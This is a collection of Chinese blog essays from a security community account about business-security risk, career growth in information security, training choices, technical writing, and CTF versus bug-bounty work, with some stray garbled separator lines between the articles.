想要了解业务存在哪些业务安全风险，首先需要对业务非常熟悉，然而不同的业务将会面临不同的业务安全风险。学习业务安全之前要面对不同的行业，熟悉他们的主要业务，然后针对行业分业务来做风险识别，然后针对性的使用技术或者非技术的手段来保证业务的安全稳定。除了业务不同威胁侧重点不同之外，在企业的发展过程中，不同阶段的威胁侧重也不同，对于互联网行业来说，所做业务几乎都是先从一个点开始，做出特点，积累一定的用户量之后就会扩展其他的业务，最后发现所有互联网公司不仅仅是最初成名的业务，而是一个大而全的组织，比如：视频网站搞电商、招聘网站搞培训等等。

互联网企业最核心的是用户，有些是让用户产生价值，企业作为平台，比如：招聘行业、社区和社区电商、社交平台、短视频行业等，还有些是企业创造价值让用户买单，比如：视频行业、教育行业、媒体行业等。

针对用户产生价值的行业，用户数据是最核心，不仅仅是用户的身份信息，更多的是用户动态产生的信息，比如：原创短视频、原创文章、评论说说等，对于这类行业，用户的活跃度决定了平台的价值，所以这类企业对于用户的拉新促活非常重视；而企业产生价值的行业，最核心的是用户数据，以及企业原创的内容，比如：电影电视、原创文章、教育视频，这些内容大多是需要付费或者购买 VIP 才能看，一些 VIP 的账号安全也是比较重要的，所以内容和用户数据都很重要。

对于做业务安全这个方向，需要对业务非常熟悉才行，做的不好容易导致业务受阻，可能造成业务人员辛苦的努力白费，造成的损失是不可逆的。

由于这两年做信安之路公众号的运营，让我对微信公众号这个产品有一定的认识，所以就拿这个来聊一下关于用户生产内容与企业生产内容两种不同的内容生产方式所面临的安全风险。

微信公众号平台相当于一个用户生产内容的平台，主体是腾讯，平台所面临的业务压力就是用户是否活跃，内容是否充足，既然用户是生产内容的主体，那么就可能存在用户为了吸粉，做一些涉及敏感信息的内容或者生产一些虚假的内容，所有用户账户都可以作为流量主，而微信公众平台提供广告发布服务，流量主可以开通广告栏，来打通广告主与流量主之间的隔阂。

在内容方面，微信公众号提供了原创保护的能力、提供对内容的举报功能、提供一些危险关键词的检测功能这些功能就是为了提升内容方面的安全能力，预防盗版、预防涉及违法的内容传播等。

在广告方面，流量主可能为了多获得一些广告的费用，存在刷流量、刷广告点击数的行为，那么微信公众号方面对于同一个人多次点击广告的行为做一些控制，比如多次点击仅一次有效，同一个人点击的次数越多，奖励给流量主的广告费用越少，如果存在流量主引导粉丝点击的行为，如果超出一定的阈值可能会被微信公众号平台惩罚其不允许开放流量主功能或者封禁一段时间不允许开放，这一行为就是对于业务的风险控制行为，也属于业务安全的范畴。

对于微信公众号的号主而言，主要的业务是内容生产、文章推广、粉丝促活等，内容生产这个主要是号主的主要工作内容，在推广促活方面，号主可能会策划一系列的活动，比如转发集赞、留言点赞、转发抽奖等，我之前也做过类似的活动，其中就经历过有些朋友使用一些工具，生成集赞的图片来骗取奖品、还有的朋友购买点赞服务，在活动结束前的一分钟，将点赞数提升几十上百倍，这样的行为对于正常的业务推广而言危害非常大，本来的目标是回馈真正做出贡献的粉丝，如果被这种作弊行为给拦截，那么对于真正有价值的粉丝而言是沉重的打击，久而久之，粉丝的活跃度则越来越低，公众号的价值则越来越低，这也是为什么我们信安之路不在做这类的活动原因。

对于业务安全而言，想要做好，需要深入某个业务方向去理解业务、然后从业务人员哪里了解他们的遇到的痛点，比如活动设计的很好，但就是没啥效果，其中必有原因，往往活动必有薅羊毛，真正的目的被机器人劫持，长此以往钱没少花，效果一般。业务安全是可以直接看到效果的，这个效果是实实在在跟钱相关的，所以领导对此都比较重视，但是即懂安全又懂业务的人才相当短缺，经常会出现懂技术的不想懂业务，懂业务的不想去了解安全，从而造成活动作弊、羊毛党这样的行为持续壮大，企业也因此蒙受重大损失，具体例子很多，我这就不多说什么了。

练　罗虚　　罗

原创 myh0st 信安之路 2019-11-08

关于个人成长，无非两种，被动成长和主动成长，人总是要成长的，只是成长快与慢的问题，今天我们就一起来聊一聊成长这个话题。

我们国家的义务教育，大家从小就很排斥上学，大部分人都是被逼着上学的，这就是典型的被动成长，在上学期间，大家或多或少都有过逃课、装病、不写作业、上课睡觉等逃避学习的经历，从内心我们是排斥的，但又不得不做。

而当我们成年之后，从大学开始，老师对于我们的学习基本上很少过问，也没有人逼你学习，大学的老师也不会因为你学习不好而被处分，自己享有绝对的自主权，从这个阶段开始，大家成长的差距就变得越来越大，学习专业技术是枯燥乏味的，而开黑打游戏、睡觉、旅游这些人人都向而往之，所以同学之间的差距就从此拉开。

今天主要聊的话题就是自我成长这个事，因为大家都是成年人了，不会再有义务教育，也不会有老师会因为自己的不学习而受到惩罚，受惩罚的只有自己，在这个竞争激烈的社会中，不学习，不成长就会被社会所淘汰，未来 5G、人工智能这些会把很多的体力劳动、重复性很强的工作所代替，所以想要不被社会淘汰，那么从现在开始，我们要养成自我成长的习惯，而不是被动的获取知识，需要主动认识到知识的重要性，自己真的是对知识很向往，想要成为一个对社会有用之人，发挥自己的个人价值，让自己更快的成长，成为不可替代的人。

我们所处的行业，信息安全是一个非常重要的行业，企业或者国家会因为安全事件导致重大的损失，这个行业会随着科技的发展而发生变化，不同的科技阶段会面临不同的安全问题，关注的重点也会有所不同，既然选择这个行业，就一定要不断的学习，这样才能跟上时代的发展，成为那个不被淘汰的人。

信安之路这两年多来，分享的原创技术文章和工作经验超过四百篇，但是我越来越觉得只分享这些，对于安全同仁们的帮助或许并没有太大，我也在一直思考如何更好的帮助到大家的成长，让大家的成长变得更加简单，让更多的人才加入我们这个行业，下面就分享一下我这段时间的思考以及我们最近在做的一些事情。

对于学习而言，我相信有上进心或者被生活所迫想要成长的大有人在，大家在成长过程中遇到的问题也大同小异，比如：在入门之前无从下手、在学习的时候无人交流、对于枯燥的技术学习无法坚持、对自己未来没有概念迷茫等等，这些问题，在自己的不同阶段都可能遇到过，有的人走过了成为业界大佬，有的人没坚持下来转行了，其实这个阶段的经验是非常珍贵的，或许可以帮助更多的人走过这些坎坷，这是我一直在思考如何解决的问题。

俗话说，三人行必有我师！我们在成长路上一定会遇到非常多的老师，每一个人的成长路径都不相同，技术栈和兴趣点或多或少都会有所差异，我们一定可以从另外一个人身上学到一些自己不知道或者没有的能力，一个交流的圈子是非常重要的，也是信安之路建设多个兴趣小组的目的，分专业，让大家的交流更顺畅，学习更有激情。

任何一个行业都会存在培训的服务，安全行业更是如此，有在线培训，有线下培训；对于学习的资料那就更多了，网络上有很多喜欢分享的同学写的文章、有很多前辈用毕生经验总结的书籍资料、还有很多分享技术文章的平台通过稿费来吸引大家分享经验和技术。学习资料一定是不缺的，任何问题都可以通过网络这个巨大的知识库来解决，考验我们的是如何利用网络解决我们遇到的问题，让自己的成长更快。

有需求就会有市场，培训行业就是为了解决大家如何快速入门的问题，越是赚钱的方式对于用户而言，成长越慢，为什么这么说？比如

1、网络技术分享都很分散不成系统，大家是不是喜欢系统的学习某一个方向，那么就有了书籍和出版社，买一本书就可以系统性的学习某些技术；

2、看书其实挺枯燥的，学习进度慢，很难坚持，所以就有了视频培训的课程，你不需要看书，看看视频就相当于自己的做了一遍，知识的获取变得更加方便；

3、网上看视频，看累了，学习起来也挺费劲，遇到问题无人解答，沟沟坎坎多了之后，就不想去学了，所以就有了线下培训，遇到问题，老师手把手教你，保证让你顺顺利利的学完所有知识；

然后对于收费来说一定是：网络 < 书籍 < 视频培训 < 线下培训，大家想想看是不是这样。

对于大家的个人成长来说，通过网络获取知识，通过自行之后形成自己的体系，这种方式一定是最考验能力的，从长远来看，一定是受益终生的，而线下培训的方式，可以让你快速入门，从长远来看，最终看的还是你的自学能力，不可能所有的问题都会有人帮你解答，一直依靠别人，自己的竞争力就会越来越小。

任何事物的存在都有其存在的意义，信安之路一直都没有搞培训，未来也不会搞，不是培训不好，只是我们不喜欢，因为培训的天花板在于培训的老师，老师讲什么，学生学什么，老师的能力决定了培训的质量，我们无法保证培训的质量，所以我们不做不擅长的事情。而互相学习，这个天花板在于参与者能力的总和，我们一直信奉的就是互帮互助式的学习，首先自学，然后遇到问题进行交流，最后将所学分享出来，从而让更多的人加入到互相学习的队列，让这个天花板越来越高，这是我们所追求的。

为了解决在信息安全学习之路上的共性问题，我们开发了一个成长平台，可以作为信安之路知识星球的一个补充，我们运营星球也有两年多了，积累了很多的资料、分享了很多不同时期个人的经验，但是分类不是很好，作为技术人员，学习还是要进行实际操作而非手机看看就行，所以我们做了一个成长平台，仅限 PC 端，最终的目标是让技术的学习成体系，让想要自我成长的同学有一个学习分享的平台，成就自己的同时帮助他人。

当然，我们做的事一定是与他人不同的，重复造轮子并非我们所追求的，学习平台有很多类型，比如早期的论坛、现在的知识星球，早期的分享靠个人情况，如今的分享靠知识付费。而我们这个成长平台又有什么不同呢？对于学习的整个链路来说，第一要有学习的目标、第二就是学习的过程，达到目标的途径、第三就是最终学习的结果。对于传统的论坛和星球来说，都是分享者站在自己的角度和个人所处的阶段分享自己的职业经验和技术研究，大部分的学习者是在被动的获取知识，通过阅读分享者的内容来获取对自己有用的知识，从而实现自我的成长，学习者的参与感会比较弱，成长也会比较慢。

而我们的成长平台，提供了学习目标，但是没有最终结果，对于目标的理解每个人都不相同，所以达到目标所使用的途径也各不相同，有的人喜欢从网络搜索引擎查资料、有的人喜欢从书中找资料、有的人喜欢看视频教程；对于技术语言的实现，有人喜欢 PHP、有人喜欢 ASP.NET、有人喜欢 JAVA，所以即使目标一样，大家的实现方式各不相同，在自己完成目标输出结果之后，再去看别人的结果，这个时候，你是知道在完成这个目标时自己思考了什么，有什么痛点，然后重点关注别人是如何处理和解决的，能够很好的扩展我们的知识面，让我们的学习更有成效。

这个平台并非是为小白准备的，我们的目标是帮助信息安全从业人员在各个阶段的成长，对于我自己而言，我也需要一个这样的平台来沉淀自己，让自己的知识成体系，通过自己的不断成长来帮助更多的人成长。目前任务的设置可能还不是一个体系的东西，我相信经过我们的努力，经过时间的沉淀会成为我们学习路上的好帮手。我们目前开设了多个栏目，栏目的负责人也是我们兴趣小组的负责人，情况下图：

id	项目名称	项目短名	项目详情
9	成长经验	成长经验	这里主要是关于安全从业人员成长的经验分享，分为不同的层次
7	应急响应	应急响应	应急响应是对突发的未知的安全事件进行应急响应处理，目前该职位主要包含于乙方的安全服务，甲方的安全运维之中。
6	安全建设	安全建设	这个栏目适合所有甲方的成员，对于安全建设来说，不同的公司有不同的方案，也有不同的痛点，通过这里的任务思考整个公司需要建设哪些系统，做那些事情。
5	病毒分析	病毒分析	病毒分析这个领域比较小，也是在攻防第一线的，在杀软、威胁情报等公司是有强烈需求的，如今各种恶意软件病毒层出不穷，这方面的人才也很短缺
4	二进制入门	二进制入门	从事病毒分析、软件漏洞挖掘等工作都是需要二进制基础的，否则不发挥任何关工作
3	红蓝对抗	红蓝对抗	红蓝对抗是随着 web 安全问题越来越少，而 APT 的攻击形势越来越严峻，很多公司的安全建设到一定阶段之后，需要进行红蓝对抗这种更高级的攻击方式来找出安全弱点，提升公司的安全防御能力，从而抵御更高级的攻击行为
2	渗透测试	渗透测试	以实战的形式学习渗透测试的整个过程，可以拿一些 SRC 来练手
1	web 安全从入门到精通	web 安全	从零开始学习 web 安全，主要内容包括：web 环境搭建，数据库学习，web 语言学习，常见漏洞环境制作并学习如何渗透等

既然是一个学习平台，为了提升大家学习的积极性，我们设置了榜单，在首页可以查看，这个项目的出现也是因为我们之前搞的成长计划得来的灵感，我们之前学习分享都是通过群文件的方式，大家在查看别人学习报告的时候不太方便，而且无法给报告打分，不知道谁的报告写的好，也无法给好的报告点赞，而且文件任何人都可以查看，就算你不完成任务，也可以查看其他人的报告，从而导致越来越少的人完成任务，所以就有了这么一个在线的平台，大家只有完成了对应的任务才可以查看其他的的报告，而且每一份报告都会进行审核并且打一个基础分值，大家在看到比较好的报告时可以为该作者点赞，从而让优秀的报告脱颖而出，我们的积分榜是由完成的任务和点赞次数合计出的分数，让优秀的作者被更多的人知道，目前的榜单如下：

那么如何参与呢？既然是知识星球的补充，那么面向对象就是我们信安之路知识星球的所有成员，注册的时候需要提供用户在信安之路知识星球中的编号和昵称，这样才能审核通过，新加入星球的成员，需要三天后才可以审核通过，注册页面如下：

审核通过之后，我们就可以获取任务目标，在完成报告之后就可以再次进来提交，通过审核之后会给一个基础分值，然后你就可以看同一任务下其他人完成的报告了，互相学习从此开始，进入之后的界面如图：

为啥没有报告显示呢？因为我还没有完成该任务，没有提交报告，对于报告的提交，每一个任务只能有一次成功的机会，上传报告没有审核之前是无法再次上传的，而且上传之后无法修改，审核通过之后，该任务也无法再次上传，所以机会只有一次，因为这样的策略就需要大家上传的时候慎重考虑之后再做决定。当然还有其他的策略，需要大家进来之后进行体验。

目前大家提交的报告已经有 216 份，第一批种子用户是参与我们的那个小白成长计划的小伙伴，从排行榜也能看出谁学习比较认真，当然排行榜不是学习的目标，自己成长才是，无论如何能帮到你是我们的荣幸，我们也希望做的这件事是有意义的。

目前该平台还在内测，因为官方域名还在备案中，用的临时域名，暂不对外发布，想要提前进入学习的可以加入信安之路的知识星球，即使对外发布了，那么也只有信安之路知识星球的球友可以使用我们的平台，因为每一个星球的成员都是我们的客户，也是我们赖以生存的基础，是我们要服务的对象。当然所有关注信安之路的同学也是我们的强有力支撑，我们也会将优秀的内容，对大家有帮助的内容进行发布。

最后说一下我们信安之路的使命愿景和价值观：让信息安全从业人员的个人成长更简单，成为信息安全行业中帮助大家成长最大的分享平台，专注于信息安全从业人员的各个阶段所需的经验和技术的分享，不蹭热点，坚持原创。

阿虚 绑 谷

原创 myh0st 信安之路 2019-12-05

自从网络安全法的正式发布，还有前不久发布的征求意见稿，对于安全技术的内容发布有了很强的监管，主要目的是提升攻击门槛，受影响最大的就是那些不懂原理，只会使用工具或者 nday 进行攻击的脚本小子。因为直接可以拿来利用和复现的文章工具被禁止发布，那么想要实施成功的攻击需要自己编写工具或者自行研究利用方式，大大的增加了攻击成功的门槛，看上去是有降低攻击成功率的效果。

对于大环境，我们这些平民是无法左右的，我们能做的只能是适应大环境，做我们可以做的，在夹缝中生存，从而成就自己，让自己成长。

从大家的哀嚎中可以看出，大家还是非常喜欢哪种实战攻击的文章，最好可以跟着文章进行复现；还有那些攻击工具，最好可以一键拿站的那种。这类文章和工具对于学习而言其实帮助并不大，最大的作用就是让你体验攻击的乐趣，拿到权限的快感，对于原理一点不关心。那么这样的分享其实可以不要的。

未来脚本小子会越来越少，高学历的安全人才会越来越多，因为只是脚本小子，不懂原理会越来越没有竞争力，之前还能靠一些大佬分享的工具和文章来完成工作，挖到一些漏洞，如今这条路被掐断，结果可想而知。如果大家的枪都被收了，那么能留下的也就只有会造枪的，也就是懂原理的，即使没人给现成的枪，那么自己造枪一样可以达到目标。

如今的安全圈，充斥着浮躁的气息，各种各样的培训，搞培训的讲师，水平参差不齐。如何选择好的培训项目就变的非常重要，还有就是选择培训时的目的是什么，需要自己想清楚。

经常有培训班为了招生，说什么几个月出来就可以靠挖 SRC 赚 xxx 钱，试问一下，真这么牛逼还搞啥培训，批量挖 SRC 岂不是更好赚钱？参加培训的人不是为了能学到东西，而是奔着赚钱去的，然后培训完之后并没有做到培训交钱之前说的那样，然后就去找人退钱或者破口大骂。如果你是奔着赚钱去的，那么你活该被人骗，如果你是奔着学习技术，提升水平去的，那么你只要有所提升，就说嘛培训有效果，只是值不值的问题。

那么如何选择好的培训呢？

首先你参加培训的目的要明确，一定不是为了赚钱而去参加培训，一方面容易被骗，毕竟赚想赚钱人的钱是最容易的，心里作用，比较容易上当，一方面培训结束之后一定会有心理落差，毕竟安全学习不是一个赚钱项目，只是为以后的工作打基础的。


其次就是找一些有大背景的公司，公司的培训再差也会比那些个人搞的培训好吧，最起码有保障。还有一些为了招生喊口号的一般都不靠谱，比如：培训完就能去大厂工作的，培训完就能月薪 xxx 的，培训完就可以挖 SRC 赚 xxx 钱的，一次付费终身学习的，具体就不多说了。

还有就是培训的讲师，自己的成就决定了培训的质量和高度，一个没有工作经验的人给你培训技术，你学完能做什么呢？我们学习的目的不就是要工作吗？一个有大厂经验的讲师和一个没有工作经验的讲师，你从哪一个人身上能学到更多，自己可以权衡一下。

技术学习最好还是靠自己吧！

信安之路一直推崇的就是自学，我们的一系列的产品都是围绕这个来做的，比如**公众号**的所有作者都是依靠自学能力然后总结分享出来的优秀文章；**知识星球**作为我们个人信安之路成长经验和技术学习的沉淀社区；成长平台通过自学然后分享的模式，提升技术的同时，分享自己所学，供大家参考。

这里主要就聊聊我们的成长平台，就是通过学习、总结、分享、拓展、交流不断迭代这个过程，最后实现个人成长，先来看一个图：



学习：人不是生来什么都会的，都是需要学习的，所以学习是一切新鲜事物的开始

总结：经常总结能让我们学习的知识在脑海中留存的更久，学的更扎实，一段时间之后再回看自己的总结，如果觉得之前写的很差、很烂或者不全面等问题，那么就说明你已经成长了。

分享：分享是美德，可以让我们交到志同道合的朋友，能够得知自己的不足，得到大家的建议

拓展：每个人的思路都是有局限的，那么大家都分享自己的总结，互相学习，那么就可以拓宽所有人的思路

交流：如何得知自己的不足，别人的思路不懂怎么办？当然需要交流，通过交流可以增进大家之间的感情，提升学习的效率

信安之路如何满足以上的迭代呢？

对于学习而言，信安之路的成长平台提供了体系化的学习目标，无论你想学习 web 安全、红蓝对抗、应急响应还是二进制，你都可以在平台上找到相关的任务，从前到后，从易到难，获取学习任务之后，就可以进入自学的阶段。

在学习完成之后，将学习的过程和经验总结出来，形成报告，上传到指定的任务之下（每个人每个任务只能完成一次），我会查看大家提交的报告并进行打分，也算对大家学习总结的一个肯定。

审核通过之后，你就可以看到该任务之下所有完成的任务报告，这样就可以实现拓展的阶段，相互学习，毕竟这个任务自己已经完成，也学习过了，所以在看别人报告的时候，就可以重点关注自己没有想到的地方，拓展自己的技术思路和技术经验。

最后交流环节需要借助即时聊天工具，目前我们使用的是 QQ 群，只要加入平台的都可以加入我们的学习群，这样大家在学习过程中遇到问题或者互相学习过程中遇到难点就可以通过交流的方式进行解决。

循环往复以上的过程，不断迭代自己，让自己不断的成长。

知识星球在这里有什么作用呢？

知识星球作为沉淀的圈子是非常好的选择，大家都可以在圈子里分享自己的所学所感，无论是工作还是学习遇到问题都可以在圈子里提出来，只要是我能回答的一定认真作答。

圈子的高度取决于圈主的能力和成就，其实跟培训也差不多，如果圈主都是个混子，那么他的圈子能好吗？所以这里要自我介绍一下：

下面大概说一下我的学习和工作经历吧！

2011 年接触安全，大学的时候学习以 web 安全为主，然后自学了 python 脚本开发

2013 年开始实习工作，主要做渗透，内容包括 web 渗透、内网渗透、APT 研究等

2018 年从乙方转型到甲方，开始一个人的安全部，学习甲方安全建设，以开源建设为主

2019 年从小甲方到大甲方，从开源建设到商业产品建设，我还在不断成长的路上

光有经历还不够，需要不断思考、学习、总结，才能让大家知道我之所想，从我的经历和思考中提取有用的知识，帮助大家成长，我在公众号发的文章数也有百十来篇了，所以这点也不用担心。

最后聊聊信安之路的使命

信安之路的使命就是**通过分享部分人的成长经验来帮助更多的人成长**，通过我们团队成员和志同道合的朋友一起努力，通过分享自己的所学所感和成长经验，来帮助后来者在信安之路走的更快更稳。

每个人都应该有自己的价值观，我们是以价值驱动的，只要有价值有意义的事情，我们都会去做，做难而正确的事，自学很难、分享很难、帮助他人很难，这些都是我们要做的。

最后欢迎有相同志向的小伙伴加入我们，加入是需要门槛的，也就是以前说的投名状，只需要一篇可以证明自己实力，能够证明你可以成为信安之路领路人的资格，所以投稿加入我们吧！

谷　面　　计

原创 myh0st 信安之路 2019-12-20

今天我们来聊聊写技术文章这个事吧，最近公众号的技术文章难产了，一方面公众号对于投稿的要求变高了，另一方面国家政策的要求，可以发的内容变少了，能发的东西大家也不是特别感兴趣，所以，就此打住吗?

不，我们不甘平庸，还是要在**合法合理范围内帮助大家成长**，虽然实战能力的提升变难了，但是理论功夫还是可以提升的，然后在未来的工作中合法合理的通过理论指导实践，来提升实战能力，同样可以为企业做出应有的价值，实现个人价值，让自己过得更好。

关于写文章，**这个事大家觉得是否有意义？写文章的人都是因为什么来驱动的?**

我认为写文章当然有意义，一方面可以记录自己的成长，另一方面分享出去，能够帮助与我有相同经历或者面临相同问题的人，自己经历过之后，可以节省后来者的时间，提升效率。

关于驱动力，一方面是自己的情怀，就像分享自己的所学所感，让他人收益，这是无私不求回报的，另一方面，有很多平台在征稿，写写文章除了总结外，还能投投稿，赚点零花钱，提升一下知名度。

我相信大部分写原创文章的都是无私的，不会为了赚点微薄稿费去写文章，这部分文章是站在自己多年经验的基础上为后来者提供帮助的。

还有一种文章是属于初学者的，每个人都会经历从零到一，每一个新的技术都是从不会到会，这个过程中，会遇到非常多的坎坷，需要自己不断的填坑，一步一个脚印的前行，其中有非常多有价值的事情可以总结和分享。

看一些创业的故事，创业者的成功之路是不可复制的，百分之九十九的创业者都失败了，学习创业成功的故事无法让创业者成功，而学习创业者是如何失败的，创业者在自己创业过程中，**避免因为已知的问题而导致创业失败**才是最有价值的。

学习技术也是一样的，过来人的分享都会存在知识的诅咒，只会分享在成功到达目标这个过程中关键的步骤，而他在到达目标这个过程中踩过的坑和遇到的难点是不会写出来的，**大部分的时间是在研究出坑的方式方法**，这部分才是最具有学习价值的。

关注信安之路的小伙伴都是想要成长，学习安全技术的，每个人都可以作为分享者而不单单是获取者，因为你所处的阶段会有大量同行的人，**你所面临的困惑也是大部分人所面临的**，当你遇到一个问题或者难点时，通过自己查找资料得到解决的时候，将整个过程总结分享出来，会帮助大量跟你处于同一阶段的朋友，还可以因为自己的分享结识到与自己志同道合的朋友，从此你在信安之路上将不再孤独。

大家都知道我们在搞**小白成长计划**，之前的模式是大家完成任务之后提交到群共享，现在的模式是提交到平台，这个过程中，也发现有些小伙伴的学习很认真，会把自己在学习过程中遇到的问题记录下来，并将自己是如何解决这些问题的经验写下来，这个习惯是非常好的，然后我在给大家评分的时候会比那些只写了如何达到目标的文章高一些，这也是我们提倡的学习分享模式。

因为我们为学习制定目标的目的是让你知道学什么，往哪个方向去努力，而不是达到目标就可以了，你这个就学会了，这样的内容分享出来，对于做过相同事情的人来说意义并不大，因为为了同一个目标去学习，每个人都可以达到目标，但是**达到目标的路径是不一样的**，因为环境等问题所遇到的坑也是不同的，而且这些坑不是平白出现的，可能在未来的某个时间点，你也会遇到，只是这次恰巧没有遇到而已。

在实践的时候是没有时间去做记录的，不然对于人员来说是很烦的，但是我们在学习过程中遇到问题的时候，把问题记录下来这是没有问题的，然后**根据问题去寻找解决方案，会查看大量的资料，然后深入理解为什么会出现这个问题，直到解决问题**，这个时候，我们就可以把自己解决这个问题的过程做个记录，把一些有助于解决这个问题的资料做个汇总，总结之后记录下来，这样的东西分享出来就是你的原创内容，是应该收到尊重的。

所以对于参与小白成长计划的同学，建议大家在完成任务并写报告的时候，实现目标不是我们最终的目的，最终目的是自己**是否得到了成长**，**是否学习到了东西**，**是否有自己的思考**，**是否遇到了问题并通过自己的努力将其解决**，遇到问题解决问题的能力才是未来一直需要的，没有人可以保证不出问题，但是除了问题可以快速解决就是能力的一种体现，这样的报告才是我们最终想要的，也是对大家最有帮助的。

学习就是一个重复造轮子的过程，很多小伙伴说想写文章，但是看到网上已经有写好的了，就不想再写了，这种想法是不对的，别人写的是别人的思考，我们自己在他的基础上能不能写的更好，更全面，更深刻呢？就算写不来那么好，能不能用自己的理解重新梳理一下呢？成长平台的所有目标都是在重复造轮子，就是看谁造的好，自己造一遍，总比光看不动手好吧？所以不要怕，造轮子去吧，**自己总结的才是自己，别人的永远是别人的**。

最后总结一下，有的人写文章，是写经验，自己在做成一件事的时候，回忆一下自己在完成这个事情的过程中，有哪些关键的点，然后通过文章的方式记录分享出来，这类文章对于我们而言可以作为一个目标或者过程指导，以至于我们

不会像无头苍蝇一样的乱撞，有了目标，有了思路，那么就是实践，实践过程一定是不顺的，期间会遇到各种各样的问题，**问题的解决办法就是过程中最有价值的参考**，可以帮助那些实践的人，快速定位并解决问题，从而让完成这个事儿来的更顺利，这就是不同文章内容对于大家的不同帮助。

在这里感谢所有作者的无私奉献，只要你是原创就是值得尊敬的，信安之路欢迎你的加入，**从一个旁观者变成一个参与者，从一个价值消耗者变成一个价值输出者**，让自己的技术更有价值，从此你的信安之路将不再孤单。

VUF FW 练

原创 myh0st 信安之路 2019-02-16

对于安全行业的小伙伴来说，对于 CTF 和 SRC 都不陌生，或多或少有所了解。但是，对于安全技术来讲，如何证明自己的能力？如何评估一个人的安全技术在什么样的级别？面试的时候拿什么来做参考？对于这几个问题，目前大家谈的最多的就是在 xxx SRC 排名多少、在 xxx 比赛中拿过什么样的奖项，对于没有工作经验的人来讲，这些都是比较好的参考，如果工作几年之后，判断一个人技术能力的最大参考将变为工作期间的成就与经验。

在我大学期间，学校的三叶草每年都会组织 CTF 比赛，对于 SRC 的话也就是当年的乌云了。对于 CTF 和 SRC 能够拿到名次的基础是差不多的，但是一些打 CTF 很强的人不一定能在 SRC 上去的很好的名次，在 SRC 排名前几的在 CTF 比赛上也不一定能拿到好的名次，这是为什么呢？

CTF 那些事

ctf 比赛通常由技术大佬，将安全技术中的某个点，通过设计一个场景，让参赛者突破限制拿到隐藏的 flag，能否做出这个题目，取决于你是否能够理解出题人的思路和目的。加入出题人出题的思路比较常规，那么极大的可能会被人秒杀，为了防止辛辛苦苦出的题目被人秒杀，通常会加一些脑洞在里面，这样就大大的提升了题目的难度。

随着比赛不断举办，题目的难度越来越高，考察的技术深度越来越深，如果你是一个很强的 CTFer，那么你的安全技术基础是值得肯定的，即时没有什么工作经验，去了企业还是可以快速创造价值的。

SRC 那些事

从乌云时代到后来的补天，再到现在各大公司纷纷开设 SRC 来收集自家的安全漏洞、威胁情报，CTF 更侧重于技术学习和技术创新，而 SRC 的目标都是正运行在网络上的真实系统，如果你能找到系统的安全问题，这是可以直接造成危害或者对企业造成损失的隐患，所以 SRC 更加贴近实战。

CTF 考虑的是出题人的思路以及最新的技术动向，而 SRC 需要考虑的是真实的研发、运维因为自身安全意识不足而导致问题系统上线、或者未遵循安全配置等情况。作为一个 SRCer 要经常关注最新的漏洞报告情况、各个企业最新的业务系统、业务系统最新的功能，这些都是非常容易出问题的地方。如果你的 SRC 排名比较好，去了企业是可以直接创造价值的。

到了企业，你可以接触到在外面无法覆盖的系统，或者了解外围未能收集到的资产，利用你 SRC 的测试经验，可以快速为企业找出安全问题，而 CTFer 更多的是技术研究，如果企业有专门研究安全技术的实验室，那么 CTFer 是比较合适的。

总结

对于 SRC 和 CTF 如何获取好的名次，如何学习，这些就不多说了，有了基础之后，怎么发展需要个人的努力和时间来决定，我在这里就是把我的一些理解和思考分享出来，不一定全对，欢迎大家的吐槽，共同进步。

耀谨矿 阿 练 结

原创 myh0st 信安之路 2019-07-17

今天我们来聊聊安全的起源，任何事物的产生都是因为有需求的存在，存在即合理（忘了出自哪里了），安全和不安全是一种状态的表现，而不是存在的主体，脱离主体，安全一点意义都没有，比如：人身安全，脱离人身还有什么安全可言；网络安全，脱离网络也不存在什么安全可言。

理解安全的起源，在我们作为安全负责人时能够更好的理解工作的价值，以及如何把握这个度，做到什么样的安全程度，达到一个平衡，做到最优。

我经常听到大家的吐槽，比如：研发不配合、业务不配合、老板不配合等等，然后觉得安全在公司是 number one，提出的安全需求必须执行，不执行就是不重视安全，诸如此类。出现的原因可以说是对安全的理解不到位，没有摆正自己的位置，安全是一个状态不是一个主体，让主体有安全感才是我们安全从业者真正应该考虑并为为之努力的方向。

每一家公司的老板，都希望企业是安全可靠的，也不希望因为安全事件而导致不必要的损失，但是为什么老板不重视你所做的？我认为是没有找到老板的痛点，找到公司业务发展的痛点。因为互联网安全发展的还不成熟，人才非常缺，大部分安全负责人进入企业之前，经验欠缺，基本上都是摸着石头过河，往往喜欢从技术的角度去思考安全的建设问题、对技术不熟的就从制度的角度入手，搞的公司和员工们怨声载道，经常被吐槽严重影响工作效率。

一家公司安全做的好坏如何评价？谁来评价呢？当然是需要主体来评价。就拿人身安全来说吧，在没有维护公共治安的时代，有钱人为了自己人身的安全，会雇佣一些可以信赖的人做自己的保安，那么如何评价保安做的好还是坏，只要有钱人觉得安全，那么保安做的就好，有钱人觉得不安全，那么保安做的就不好，这个实实在在的安全感就是安全做的好与不好的一个评判标准，不一定非得是别人来攻击之后试过之后给出的结论。

